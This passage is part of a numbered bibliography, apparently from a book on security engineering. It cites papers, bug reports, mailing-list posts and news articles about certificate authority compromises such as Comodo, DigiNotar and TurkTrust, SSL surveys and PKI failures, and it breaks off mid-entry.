[191] "SSH for fun and profit", Sebastian Krahmer, 1 July 2002, `http://www.shellcode.com.ar/docz/asm/ssharp.pdf`.

[192] "Hacking: The Art of Exploitation", Jon Erickson, No Starch Press, 2003.

[193] "THC Fuzzy Fingerprint", 25 October 2003, `http://www.thc.org/thc-ffp/`.

[194] "Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain", "Plasmoid", 25 October 2003, `http://www.thc.org/papers/ffp.html`.

[195] "Do Users Verify SSH Keys?", Peter Gutmann, *;login*, **Vol.36**, **No.4** (August 2011), p.35.

[196] "StartSSL Certificates & Public Key Infrastructure (PKI): StartSSL Free", `http://www.startssl.com/`.

[197] "Just Sign Here", Mikko Hypponen, 12 February 2010, `http://www.f-secure.com/weblog/archives/00001881.html`.

[198] "Web Survey and Internet Research Reports by SecuritySpace", 2005, `http://www.securityspace.com/s_survey/data/`. Note that the figures given in the survey results don't add up to the value quoted in the text, since some certificates are invalid for multiple reasons and therefore appear in multiple categories.

[199] "Secure Server Survey" 1 February 2007, `http://www.securityspace.com/-s_survey/sdata/200701/certca.html`.

[200] "SSL Information Wants to be Free", Johnathan Nightingale, 21 January 2009, `http://blog.johnath.com/2009/01/21/ssl-information-wants-to-be-free/`.

[201] "Internet SSL Survey 2010", Ivan Ristic, Black Hat USA 2010, July 2010, `http://media.blackhat.com/bh-us-10/presentations/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Survey-HTTP-Rating-Guide-slides.pdf`.

[202] "The Inconvenient Truth about Web Certificates", Nevena Vratonjic, Julien Freudiger, Vincent Bindschaedler and Jean-Pierre Hubaux, *Proceedings of the 10th Workshop on Economics of Information Security (WEIS'11)*, June 2011, `http://weis2011.econinfosec.org/papers/The%20Inconvenient%20-Truth%20about%20Web%20Certificates.pdf`.

[203] "The SSL Landscape --- A Thorough Analysis of the X.509 PKI Using Active and Passive Measurements", Ralph Holz, Lothar Braun, Nils Kammenhuber and Georg Carle, *Proceedings of the Internet Measurement Conference (IMC'11)*, November 2011, to appear.

[204] "Pulse data publicly availible", Ryan Hurst, 18 June 2012, `http://unmitigatedrisk.com/?p=131`.

[205] "Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices", Nadia Heninger, Zakir Durumeric, Eric Wustrow and J.Alex Halderman, *Proceedings of the 21st Usenix Security Symposium (Security'12)*, August 2012, p.205.

[206] "Hardening Web Browsers Against Man-in-the-Middle and Eavesdropping Attacks", Haidong Xia and José Brustuloni, *Proceedings of the 14th World Wide Web Conference (WWW'05)*, May 2005, p.489.

[207] Perry Metzger, private communications, 20 February 2006.

[208] "False Impressions: Contrasting Perceptions of Security as a Major Impediment to Achieving Survivable Systems", William Yurcik, Aashish Sharma and David Doss, *Proceedings of the 4th Information Survivability Workshop (ISW'01/02)*, Paper 32, 2002.

[209] Lucky Green, private communications, 10 December 2006.

[210] Mark Schertler, private communications, 15 February 2011.

[211] "Modifying Evaluation Frameworks for User Studies with Deceit and Attack", Maritza Johnson, Chaitanya Atreya, Adam Aviv, Steven Bellovin and Gail Kaiser, 2008, work in progress.

[212] "What Makes Users Refuse Web Single Sign-On? An Empirical Investigation of OpenID", San-Tsai Sun, Eric Pospisil, Ildar Muslukhov, Nuray Dindar, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 7th Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011, Article No.4.

[213] "A Case (Study) For Usability in Secure Email Communication", Apu Kapadia, *IEEE Security and Privacy*, **Vol.5**, **No.2** (March/April 2007), p.80.

[214] "Sights unseen", Siri Carpenter, *Monitor on Psychology*, **Vol.32**, **No.4** (April 2001), p.54.

[215] "Fundamental Surprises", Zvi Lanir, Center for Strategic Studies, University of Tel Aviv, 1986.

[216] "Excession", Iain Banks, Orbit, 1997.

[217] "Self-certifying File System", David Mazieres, PhD thesis, MIT, May 2000.

[218] "The ChoicePoint Dilemma: How Data Brokers Should Handle the Privacy of Personal Information", Paul Otto, Annie Antón and David Baumer, *IEEE Security and Privacy*, **Vol.5**, **No.5** (September/October 2007), p.15.

[219] "Web Fraud 2.0: Digital Forgeries", Brian Krebs, 21 August 2008, `http://voices.washingtonpost.com/securityfix/2008/08/-web_fraud_20_digital_forgeries.html`.

[220] "Cops Pull Plug on Rent-a-Fraudster Service for Bank Thieves", Kim Zetter, Wired, 19 April 2010, `http://www.wired.com/threatlevel/2010/04/-callservicebiz/`.

[221] "(Un)trusted Certificates", Eddy Nigg, 23 December 2008, `https://blog.startcom.org/?p=145`.

[222] "Investigate incident with CA that allegedly issued bogus cert for www.mozilla.com", Nelson Bolyard, 23 December 2008, `https://bugzilla.mozilla.org/show_bug.cgi?id=470897#c11`.

[223] "Investigate incident with CA that allegedly issued bogus cert for www.mozilla.com", Paul Rubin, 23 December 2008, `https://bugzilla.mozilla.org/show_bug.cgi?id=470897#c18`.

[224] "Investigate incident with CA that allegedly issued bogus cert for www.mozilla.com", Mozilla forum discussion, 23 December 2008, `https://bugzilla.mozilla.org/show_bug.cgi?id=470897`.

[225] "Re:Don't do this at home", 'starfishsystems', 23 December 2008, `http://it.slashdot.org/comments.pl?sid=1071061&cid=26214357`.

[226] "Nobody is perfect", 'Schmoilito', 1 January 2009, `http://schmoil.blogspot.com/2009/01/nobody-is-perfect.html`.

[227] "How do you trust", Mike Zusman ('Schmoilito'), 15 January 2009, `http://schmoil.blogspot.com/2009/01/how-do-you-trust.html`.

[228] "25% of Enterprises using SSL cannot be verified", Comodo Press Release, 8 April 2005, `http://www.comodo.com/news/press_releases/08_04_05.html`.

[229] "Whom do you trust? Issues of several CA's authentication mechanisms", Juraj Bednar, *2600 Magazine*, **Vol.20**, **No.4** (Winter 2003-2004), p.9.

[230] "A certificate issued to a company that doesn't exist", Paul van Brouwershaven, 27 September 2010, `https://bugzilla.mozilla.org/-show_bug.cgi?id=599856`.

[231] "Problematic Certificates", Mikko Hypponen, 9 May 2011, http://www.f-secure.com/weblog/archives/00002155.html.

[232] "Investigate Comodo issuance of cert to .int domain that doesn't exist", Johnathan Nightingale, 4 November 2009, `https://bugzilla.mozilla.org/show_bug.cgi?id=526560`.

[233] "Brazilian Trojan bankers now digitally signed", Fabio Assolini, 3 September 2012, `http://www.securelist.com/en/blog/-208193825/Brazilian_Trojan_bankers_now_digitally_signed`.

[234] "Comodo Certificates Used to Sign Banking Trojans in Brazil", Steve Ragan, 4 September 2012, `http://www.securityweek.com/comodo-certificates-used-sign-banking-trojans-brazil`.

[235] "Concerns regarding Mozilla Root Program/Baseline Requirements", discussion thread on the mozilla-dev-security-policy@lists.mozilla.org mailing list, August 2013.

[236] "iPhone PKI handling flaws", 'cryptopath', 29 January 2010, `http://cryptopath.wordpress.com/2010/01/29/iphone-certificate-flaws/`.

[237] "iPhones Vulnerable to New Remote Attack", Dennis Fischer, 2 February 2010, `http://threatpost.com/en_us/blogs/iphones-vulnerable-new-remote-attack-020210`.

[238] "Leave Verisign out of it!", 'cryptopath', 4 February 2010, `http://cryptopath.wordpress.com/2010/02/04/leave-verisign-out-of-it/`.

[239] "Apple's in-app purchasing process circumvented by Russian hacker", Jordan Kahn, 13 July 2012, `http://9to5mac.com/2012/07/13/apples-in-app-purchasing-process-circumvented-by-russian-hacker`.

[240] "Apple investigating iOS in-app purchase hack", Emil Protalinski, 13 July 2012, `http://www.zdnet.com/apple-investigating-ios-in-app-purchase-hack-7000000900`.

[241] "Apple adds unique identifiers to fight iOS in-app purchase hack", Emil Protalinski, 18 July 2012, `http://www.zdnet.com/apple-adds-unique-identifiers-to-fight-ios-in-app-purchase-hack-7000001162`.

[242] "Apple Mac in-app purchases hacked; everything free like on iOS", Emil Protalinski, 21 July 2012, `http://www.zdnet.com/apple-mac-in-app-purchases-hacked-everything-free-like-on-ios-7000001323`.

[243] "How Apple Can Read Your iMessages and How You Can Prevent It", Cyril Cattiaux and 'gg', presentation at Hack in the Box Kuala Lumpur, October 2013, `http://blog.quarkslab.com/static/resources/2013-10-17_imessage-privacy/slides/iMessage_privacy.pdf`.

[244] "Apple Root Certificate Authority", `http://www.apple.com/certificateauthority/index.html`.

[245] "Transmitter.C Mobile Malware in the Wild", Dancho Danchev, 8 July 2009, `http://ddanchev.blogspot.com/2009/07/transmitterc-mobile-malware-in-wild.html`.

[246] "Could Sexy Space be the Birth of the SMS Botnet?", Irfan Asrar, 13 July 2009, `http://www.symantec.com/connect/blogs/could-sexy-space-be-birth-sms-botnet`.

[247] "Sexy Space Threat Comes to Mobile Phones", George Lawton, August 2009, `http://www.computer.org/portal/web/computingnow/archive/news027`.

[248] "EFF/iSEC's SSL Observatory slides available", Chris Palmer, posting to the cryptography@metzdowd.com mailing list, message-ID `20100804193654.GU45390@noncombatant.org`, 4 August 2010.

[249] "An Observatory for the SSLiverse", Peter Eckersley and Jesse Burns, presentation at Defcon 18, July 2010, `http://www.eff.org/files/-DefconSSLiverse.pdf`.

[250] "Unqualified Names in the SSL Observatory", Chris Palmer, 5 April 2011, `http://www.eff.org/deeplinks/2011/04/unqualified-names-ssl-observatory`.

[251] "The Problem of Issuing Certs For Unqualified Names", Dennis Fisher, 6 April 2011, `https://www.threatpost.com/en_us/blogs/problem-issuing-certs-unqualified-names-040611`.

[252] "Wow, That's a Lot of Packets", Duane Wessels and Marina Fomenkov, *Proceedings of the 4th Passive and Active Measurement Workshop (PAM'03)*, April 2003, `http://www.caida.org/publications/papers/2003/-dnspackets/wessels-pam2003.pdf`.

[253] "Unqualified and Local Names and RFC 1918 Private IP Addresses", George Macon, posting to the observatory@eff.org mailing list, message-ID `4D30FE88.3030904@gmail.com`, 14 January 2011.

[254] "Fully-qualified Nonsense in the SSL Observatory", Chris Palmer, 7 April 2011, `http://www.eff.org/deeplinks/2011/04/fully-qualified-nonsense-ssl-observatory`.

[255] "Equifax not conforming to Mozilla CA Certificate Policy (7)", Markus Stumpf, 10 February 2009, `https://bugzilla.mozilla.org/-show_bug.cgi?id=477783`.

[256] "Improper SSL certificate issuing by CAs", Kurt Seifried, posting to the mozilla.dev.tech.crypto newsgroup, message-ID `mailman.90.-1270107340.4169.dev-tech-crypto@lists.mozilla.org`, 1 April 2010.

[257] "Investigate incident with RapidSSL that issued SSL certificate for portugalmail.pt", Reed Loden, 1 April 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=556468`.

[258] "Breach of Trust", Kurt Seifried, *Linux Magazine*, **Issue 114** (May 2010), p.24.

[259] "Who's letting me become ssladmin?", Kurt Seifried, 17 April 2010, `http://keyboardcowboy.ca/2010/04/whos-letting-me-become-ssladmin/`.

[260] "Detecting Certificate Authority compromises and web browser collusion", Jacob Appelbaum, 22 March 2011, `https://blog.torproject.org/blog/-detecting-certificate-authority-compromises-and-web-browser-collusion`.

[261] "Report of incident on 15-MAR-2011", 23 March 2011, Comodo, `http://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html`.

[262] "The Recent RA Compromise", Phillip Hallam-Baker, 23 March 2011, `http://blogs.comodo.com/it-security/data-security/the-recent-ca-compromise/`.

[263] "Microsoft Advisory about fraudulent SSL Certificates", Johannes Ulrich, 23 March 2011, `http://isc.sans.edu/diary/Microsoft+Advisory+about+-fraudulent+SSL+Certificates/10600`.

[264] "Phony SSL Certificates issued for Google, Yahoo, Skype, Others", Paul Roberts, 23 March 2011, `http://threatpost.com/en_us/blogs/phony-web-certificates-issued-google-yahoo-skype-others-032311`.

[265] "Iranian hackers obtain fraudulent HTTPS certificates: How close to a Web security meltdown did we get?", Peter Eckersley, 23 March 2011, `https://www.eff.org/deeplinks/2011/03/iranian-hackers-obtain-fraudulent-https`.

[266] "Web Browsers and Comodo Disclose A Successful Certificate Authority Attack, Perhaps From Iran", Steve Schultze, 24 March 2011, `http://www.freedom-to-tinker.com/blog/sjs/web-browsers-and-comodo-disclose-successful-certificate-authority-attack-perhaps-iran`.

[267] "WebTrust Program for Certification Authorities, Version 1.0", American Institute of Chartered Public Accounts/Canadian Institute of Chartered Accountants, 25 August 2000.

[268] "Trust Service Principles and Criteria for Certification Authorities, Version 2.0", Canadian Institute of Chartered Accountants, March 2011.

[269] "Trust Darknet: Control and Compromise in the Internet's Certificate Authority Model", Steven Roosa and Stephen Schultze, *IEEE Security and Privacy*, **Vol.12**, **No.3** (May/June 2013), p.18.

[270] "Kenne ich von Comodo nicht anders, ich kann selber solche Zertifikate ausstellen", ,Majin', 23 March 2011, `http://www.heise.de/security/-news/foren/S-Kenne-ich-von-Comodo-nicht-anders-ich-kann-selber-solche-Zertifikate-ausstellen/forum-196553/msg-20015933/read/`.

[271] "Deal with bogus certs issued by Comodo partner", Eddy Nigg, 27 March 2011, `https://bugzilla.mozilla.org/show_bug.cgi?id=642395#c83`.

[272] "Re: Responses from Comodo", Michael Ströder, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `MZGdnSX1_4pIHC3QnZ2dnUVZ_vAAAAAA@mozilla.org`, 19 April 2011.

[273] "Re: Responses from Comodo", Peter Gutmann, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `E1QDEWK-0003eU-IV@login01.fos.auckland.ac.nz`, 22 April 2011.

[274] "RE: New Proposed policy for Externally-Operated subCAs", Carsten Dahlenkamp, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `573DB6334F5E5A419E32A1474CD090E7553707989F-@HE113423.emea1.cds.t-internal.com`, 22 March 2012.

[275] "RE: Policy Update Discussion: Third-Party SubCAs", Steven Medin, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID

DA9EC116A500D4439BEAE2B69E58693E097154A5@ASHEVS005.mcilink.com, 2 May 2011.

[276] "Erroneous VeriSign-Issued Digital Certificates Pose Spoofing Hazard", Microsoft Security Bulletin MS01-017, 22 March 2001, http://support.microsoft.com/kb/293818.

[277] "Entrust SubCA: 512-bit key issuance and other CPS violations; malware in the wild", Kai Engert, 2 November 2011, https://bugzilla.mozilla.org/-show_bug.cgi?id=698753#c48.

[278] "Generic blacklisting mechanism for bogus certs", Daniel Veditz, 17 March 2011, https://bugzilla.mozilla.org/show_bug.cgi?id=642503.

[279] "Unauthorized Digital Certificates Could Allow Spoofing", Microsoft Security Advisory 2728973, Microsoft Corporation, 10 July 2012, http://technet.microsoft.com/en-us/security/advisory/2728973.

[280] "Microsoft's continuing work on digital certificates", Gerardo Di Giacomo and Jonathan Ness, 10 July 2012, http://blogs.technet.com/b/srd/-archive/2012/07/10/microsoft-s-continuing-work-on-digital-certificates.aspx.

[281] "Microsoft Revokes Trust in 28 of Its Own Certificates", Dennis Fisher, 10 July 2012, http://threatpost.com/en_us/blogs/microsoft-revokes-trust-28-its-own-certificates-071012.

[282] "Detecting collusion between vendors and CAs: Revocation isn't enough and everyone knows it", Jacob Appelbaum, 18 March 2011, https://bugzilla.mozilla.org/show_bug.cgi?id=643056.

[283] "Firefox Blocking Fraudulent Certificates", Mozilla Security Blog, 22 March 2011, https://blog.mozilla.com/security/2011/03/22/firefox-blocking-fraudulent-certificates/.

[284] "Comodo Certificate Issue — Follow Up", 25 March 2011, http://blog.mozilla.com/security/2011/03/25/comodo-certificate-issue-follow-up/.

[285] "Mozilla Says It Erred in Not Disclosing Comodo Attack Earlier", Dennis Fischer, 25 March 2011, https://threatpost.com/en_us/blogs/mozilla-says-it-erred-not-disclosing-comodo-attack-earlier-032511.

[286] "Just Another proof from Comodo Hacker", 'ComodoHacker', 28 March 2011, http://pastebin.com/CvGXyfiJ.

[287] "Deal with bogus certs issued by Comodo partner", Rob Stradling, 18 March 2011, https://bugzilla.mozilla.org/show_bug.cgi?id=642395#c54.

[288] "A message from Comodo Hacker", 'ComodoHacker', 26 March 2011, http://pastebin.com/74KXCaEZ.

[289] "The Comodo hacker releases his manifesto", Robert Graham, 27 March 2011, http://erratasec.blogspot.com/2011/03/comodo-hacker-releases-his-manifesto.html.

[290] "Verifying the Comodo Hacker's key", Robert Graham, 28 March 2011, http://erratasec.blogspot.com/2011/03/verifying-comodo-hackers-key.html.

[291] "Just Another proof from Comodo Hacker", 'ComodoHacker', 28 March 2011, http://pastebin.com/CvGXyfiJ.

[292] "Response to comments from ComodoHacker", 'ComodoHacker', 29 March 2011, http://pastebin.com/kkPzzGKW.

[293] "Interview with ComodoHacker", Robert Graham, 28 March 2011, http://erratasec.blogspot.com/2011/03/interview-with-comodohacker.html.

[294] "comodobr.com partial db dump", 'gimmemyfiles', 21 May 2011, http://pastebin.com/9qwdL1pA.

[295] "Comodogate v2", 'Nicolai', 22 May 2011, http://pastebin.com/F5nUf5kr.

[296] "Re: Comodo again", Eddy Nigg, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID fq-dnfCNDL5KuUDQnZ2dnUVZ_gednZ2d@mozilla.org, 25 May 2011.

[297] "Re: Comodo again", Kyle Hamilton, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID BANLkTikVvV6VdkzDu4LfDCVYn015x8LHPg@mail.gmail.com, 25 May 2011.

[298] "RE: Have Mozilla's requirements been met after Comodo incident 2011?",
Robin Alden, posting to the dev-security-policy@lists.mozilla.org mailing list,
message-ID `031901ce87c4$c33281d0$49978570$@comodo.com`, 23 July 2013.

[299] "Gmail.com SSL MITM ATTACK BY Iranian Government", 'A Guest'
(Pastebin guest user), 27 August 2011, `http://pastebin.com/ff7Yg663`.

[300] "Is This MITM Attack to Gmail's SSL ?", 'alibo', 28 August 2011,
`http://www.google.co.uk/support/forum/p/gmail/thread?-`
`tid=2da6158b094b225a`.

[301] "Re: [cryptography] PFS questions (was SSL *was* "broken by design")",
Marsh Ray, posting to the cryptography@randombit.net mailing list, message-
ID `4E8C6AEC.2030206@extendedsubset.com`, October 2011.

[302] "Iran gebruikt Nederlands certificaat om Gmail te onderscheppen", Joost
Schellevis, 29 August 2011, `http://tweakers.net/nieuws/76444/iran-`
`gebruikt-nederlands-certificaat-om-gmail-te-onderscheppen.html`.

[303] "Iraanse regering tapte Gmail af", Brenno de Winter, 30 August 2011,
`http://www.nu.nl/internet/2601887/iraanse-regering-tapte-gmail-`
`af.html`.

[304] "EMET 4.0's Certificate Trust Feature", Elia Florio, 8 May 2013,
`http://blogs.technet.com/b/srd/archive/2013/05/08/emet-4-0-s-`
`certificate-trust-feature.aspx`.

[305] "Diginotar Hacked by Black.Spook and Iranian Hackers", Mikko Hypponen,
30 August 2011, `http://www.f-secure.com/weblog/archives/-`
`00002228.html`.

[306] "DigiNotar Certificate Authority breach: 'Operation Black Tulip'", Fox-IT
Interim Report, J.R. Prins, 5 September 2011,
`http://www.rijksoverheid.nl/bestanden/documenten-en-publicaties/-`
`rapporten/2011/09/05/diginotar-public-report-version-1/rapport-`
`fox-it-operation-black-tulip-v1-0.pdf`.

[307] "DigiNotar breach - the story so far", Swa Frantzen, 1 September 2011,
`http://isc.sans.org/diary/DigiNotar+breach+-+the+story+so+-`
`far/11500`.

[308] "DigiNotar reports security incident", Vasco press release, 30 August 2011,
`http://www.vasco.com/company/press_room/news_archive/2011/-`
`news_diginotar_reports_security_incident.aspx`.

[309] "DigiNotar.nl staat al jaren open voor hackers", Andreas Udo de Haes, 30
August 2011, `http://webwereld.nl/nieuws/107756/diginotar-nl-staat-`
`al-jaren-open-voor-hackers.html`.

[310] "Hackers may have stolen over 200 SSL certificates", Gregg Keizer, 31
August 2011, `http://www.networkworld.com/news/2011/083111-hackers-`
`may-have-stolen-over-250324.html`.

[311] "Overheid vertrouwt blunderende ssl-autoriteit", Joost Schellevis, 31 August
2011, `http://tweakers.net/nieuws/76484/overheid-vertrouwt-`
`blunderende-ssl-autoriteit.html`.

[312] "DigiNotar Compromise", Gervase Markham, 3 September 2011,
`http://blog.gerv.net/2011/09/diginotar-compromise`.

[313] "Fox-IT: DigiNotar geheel in handen Iraanse hacker", Jasper Bakker, 31
October 2012, `http://webwereld.nl/nieuws/112301/fox-it-diginotar-`
`geheel-in-handen-iraanse-hacker.html`.

[314] "Final Report on DigiNotar Hack Shows Total Compromise of CA Servers",
Dennis Fisher, 31 October 2012, `http://threatpost.com/-`
`en_us/blogs/final-report-diginotar-hack-shows-total-compromise-`
`ca-servers-103112`.

[315] "Black Tulip: Report of the investigation into the DigiNotar Certificate
Authority breach", Hans Hoogstraaten, Ronald Prins, Daniël Niggebrugge,
Danny Heppener, Frank Groenewegen, Janna Wettnick, Kevin Strooy, Pascal
Arends, Paul Pols, Robbert Kouprie, Steffen Moorrees, Xander van Pelt and
Yun Hu, Fox-IT report, 13 August 2012,
`http://www.rijksoverheid.nl/ministeries/bzk/documenten-en-`
`publicaties/rapporten/2012/08/13/black-tulip-update.html`.

[316] "Veiligheid overheidssites niet gegarandeerd", Netherlands Broadcasting
       Foundation (NOS), 3 September 2011, `http://nos.nl/artikel/269586-`
       `veiligheid-overheidssites-niet-gegarandeerd.html`.

[317] "Certificate Authority Collapse: Regulating Systemic Vulnerabilities in the
       HTTPS Value Chain", Axel Arnbak and Nico Van Eijk, *Research Conference
       on Communication, Information, and Internet Policy (TPRC'12)*, September
       2012, `http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2031409`.

[318] "Dutch government struggles to deal with DigiNotar hack", Loek Essers, 8
       September 2011, `http://www.techworld.com.au/article/400068/-`
       `dutch_government_struggles_deal_diginotar_hack`.

[319] "Dutch Government: Websites' Safety Not Guaranteed", Associated Press, 3
       September 2011, `http://abcnews.go.com/Technology/wireStory?-`
       `id=14441405`.

[320] "DigiNotar looses their accreditation for qualified certificates", Swa Frantzen,
       15 September 2011, `http://isc.sans.edu/diary.html?storyid=11590&rss`.

[321] "Re: [cryptography] An appropriate image from Diginotar", Lucky Green,
       posting to the cryptography@randombit.net mailing list, message-ID
       `4E5EF15F.4080404@cypherpunks.to`, 31 August 2011.

[322] "Re: [cryptography] An appropriate image from Diginotar", Ralph Holz,
       posting to the cryptography@randombit.net mailing list, message-ID
       `4E5F4BAE.3020403@net.in.tum.de`, 1 September 2011.

[323] "DigiNotar-hackers blijken 531 certificaten te hebben vervalst", Wilbert de
       Vries, 4 September 2011, `http://tweakers.net/nieuws/76567/diginotar-`
       `hackers-blijken-531-certificaten-te-hebben-vervalst.html`.

[324] "An update on attempted man-in-the-middle attacks", Heather Adkins, 29
       August 2011, `http://googleonlinesecurity.blogspot.com/2011/-`
       `08/update-on-attempted-man-in-middle.html`.

[325] "Fraudulent *.google.com Certificate", 29 August 2011,
       `http://blog.mozilla.com/security/2011/08/29/fraudulent-google-`
       `com-certificate`.

[326] "Microsoft Security Advisory (2607712): Fraudulent Digital Certificates
       Could Allow Spoofing", Microsoft Corporation, 29 August 2011,
       `http://www.microsoft.com/technet/security/advisory/2607712.mspx`.

[327] "Issue 7791032: net: block bad DigiNotar serial numbers and several
       intermediates", Chris Evans, 30 August 2011,
       `http://codereview.chromium.org/7791032`.

[328] "Dis-trust DigiNotar root certificate", Bugzilla bug 682927, Gervase
       Markham, 29 August 2011, `https://bugzilla.mozilla.org/-`
       `show_bug.cgi?id=682927`.

[329] "Re: *.google.com certificate issued by DigiNotar", Ian Grigg, posting to the
       mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
       `4E5E6DFC.10504@iang.org`, 31 August 2011.

[330] "VASCO Announces Bankruptcy Filing by DigiNotar B.V.", 20 September
       2011, `http://www.vasco.com/company/press_room/news_archive/-`
       `2011/news_vasco_announces_bankruptcy_filing_by_diginotar_bv.aspx`.

[331] "'Maak geheimhouden hack DigiNotar strafbaar'", René Schoemaker, 5
       September 2011, `http://webwereld.nl/nieuws/107826/-maak-`
       `geheimhouden-hack-diginotar-strafbaar-.html`.

[332] "KPN stopt uit voorzorg uitgifte nieuwe veiligheidscertificaten", KPN, 4
       November 2011, `http://www.kpn.com/corporate/overkpn/Newsroom/-`
       `nieuwsbericht/KPN-stopt-uit-voorzorg-uitgifte-nieuwe-`
       `veiligheidscertificaten.htm`.

[333] "KPN Stops Issuing SSL Certificates After Possible Breach", Jeremy Kirk,
       `http://www.pcworld.com/businesscenter/article/243275/kpn_stops_-`
       `issuing_ssl_certificates_after_possible_breach.html`.

[334] "How secure is HTTPS today? How often is it attacked?", Peter Eckersley, 25
       October 2011, `https://www.eff.org/deeplinks/2011/10/how-secure-`
       `https-today`.

[335] "Striking Back...", 'ComodoHacker', 5 September 2011,
       `http://pastebin.com/1AxH30em`.

[336] "DigiNotar hacker comes out", Mikko Hypponen, 6 September 2011, `http://www.f-secure.com/weblog/archives/00002231.html`.

[337] "Two more little points", 'ComodoHacker', 6 September 2011, `http://pastebin.com/jhz20PqJ`.

[338] "Response to some comments", 'ComodoHacker', 7 September 2011, `http://pastebin.com/GkKUhu35`.

[339] "GlobalSign Says Web Server Was Hacked, But No Signs of CA Breach", Dennis Fisher, 10 September 2011, `https://threatpost.com/en_us/-blogs/globalsign-says-web-server-was-hacked-no-signs-ca-breach-091011`.

[340] "Another status update message", 'ComodoHacker', 6 September 2011, `http://pastebin.com/85WV10EL`.

[341] "Re: Mozilla Security Blog regarding compromise of 512-bit certs", Steve Roylance, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `CAEBCC18.590F9%steve.roylance@globalsign.com`, 18 November 2011.

[342] "Malware Signed With a Governmental Signing Key", Mikko Hypponen, 14 November 2011, `http://www.f-secure.com/weblog/archives/-00002269.html`.

[343] "Re: Mozilla Security Blog regarding compromise of 512-bit certs", Kathleen Wilson, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `NdGdnba2VpoW-FzTnZ2dnUVZ_rmdnZ2d@mozilla.org`, 14 November 2011.

[344] "Remove Trustwave Certificate(s) from trusted root certificates", Kathleen Wilson, 18 February 2012, `https://bugzilla.mozilla.org/-show_bug.cgi?id=724929#c82`.

[345] "Entrust Bulletin on Certificates Issued with Weak 512-bit RSA Keys by Digicert Malaysia", Entrust Corporation, 8 November 2011, `http://www.entrust.net/advisories/malaysia.htm`.

[346] "Re: Mozilla Security Blog regarding compromise of 512-bit certs", Bruce Morton, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `c6acc93f-afc6-49ed-940c-86cc5f63233b@4g2000yqu.-googlegroups.com`, 14 November 2011.

[347] "Trouble at DigiCert ?", Nohk Two, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `4E856008.70309@gmail.-com`, 30 September 2011.

[348] "Re: Trouble at DigiCert?", Paul Tiemann, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `4E856008.70309@gmail.com`, 30 September 2011.

[349] Lucky Green, private communications, 17 November 2011.

[350] "Enhancing digital certificate security", Adam Langley, 3 January 2013, `http://googleonlinesecurity.blogspot.co.nz/2013/01/enhancing-digital-certificate-security.html`.

[351] "Revoking Trust in Two TurkTrust Certificates", Michael Coates, 3 January 2013, `https://blog.mozilla.org/security/2013/01/03/revoking-trust-in-two-turktrust-certficates`.

[352] "Fraudulent Digital Certificates Could Allow Spoofing", Microsoft Security Advisory 2798897, 3 January 2013, `http://technet.microsoft.com/en-us/security/advisory/2798897`.

[353] "Turktrust Certificate Authority Errors Demonstrate The Risk of "Subordinate" Certificates", Steve Schultze, 3 January 2013, `https://freedom-to-tinker.com/blog/sjs/turktrust-certificate-authority-errors-demonstrate-the-risk-of-subordinate-certificates`.

[354] "Erroneous Certificates", Sigbjørn Vik, 4 January 2013, `http://my.opera.com/rootstore/blog/2013/01/04/erroneous-certificates`.

[355] "Public Announcement", TurkTrust CA, 4 January 2013, `http://turktrust.com.tr/en/kamuoyu-aciklamasi-en.1.html`.

[356] "Turkish Certificate Authority screwup leads to attempted Google impersonation", Chester Wisniewski, 4 January 2013,

        `http://nakedsecurity.sophos.com/2013/01/04/turkish-certificate-`
        `authority-screwup-leads-to-attempted-google-impersonation.`
[357] "Turktrust SubCA abuse and MITM'ing", discussion thread on mozilla-dev-
      security-policy@lists.mozilla.org, January 2013.
[358] "Technical Details", TurkTrust CA, 7 January 2013,
      `http://turktrust.com.tr/en/kamuoyu-aciklamasi-en.2.html.`
[359] "Re: Turktrust SubCA abuse and MITM'ing", Kathleen Wilson, posting to the
      mozilla-dev-security-policy@lists.mozilla.org, message-ID `QtudnY0F3KsE-`
      `W3NnZ2dnUVZ_qadnZ2d@mozilla.org`, 11 January 2013.
[360] "Symantec-Mozilla "raising the bar on SSL" 5of7: WebTrust", Geoffrey
      Noakes, posting to the dev-security-policy@lists.mozilla.org mailing list,
      message-ID `1450567A6AF759499DC553A921B86A2F29D18BCD89@-`
      `TUS1XCHEVSPIN36.SYMC.SYMANTEC.COM`, 11 January 2013.
[361] "Further improving digital certificate security", Adam Langley, 7 December
      2013, `http://googleonlinesecurity.blogspot.com/2013/12/further-`
      `improving-digital-certificate.html.`
[362] "Revoking Trust in one ANSSI Certificate", Kathleen Wilson, 9 December
      2013, `https://blog.mozilla.org/security/2013/12/09/revoking-trust-`
      `in-one-anssi-certificate.`
[363] "Improperly Issued Digital Certificates Could Allow Spoofing", Microsoft
      Corporation, 9 December 2013, `http://technet.microsoft.com/en-us/-`
      `security/advisory/2916652.`
[364] "Certificate update", Sigbjørn Vik, 9 December 2013,
      `http://blogs.opera.com/security/2013/12/certificate-update.`
[365] "[SSL Observatory] New bad Google MITM cert", Seth Schoen, posting to the
      observatory@lists.eff.org mailing list, message-ID `20131207220556.-`
      `GA32544@mail2.eff.org`, 7 December 2013.
[366] "Re: Revoking Trust in one ANSSI Certificate", Erwann Abalea, posting to
      the dev-security-policy@lists.mozilla.org mailing list, message-ID `f33c25e1-`
      `7cd0-40c8-9c66-7153b911400e@googlegroups.com`, 10 December 2013.
[367] "Re: Revoking Trust in one ANSSI Certificate", Jan Schejbal, posting to the
      dev-security-policy@lists.mozilla.org mailing list, message-ID `jJ-dnfLp-`
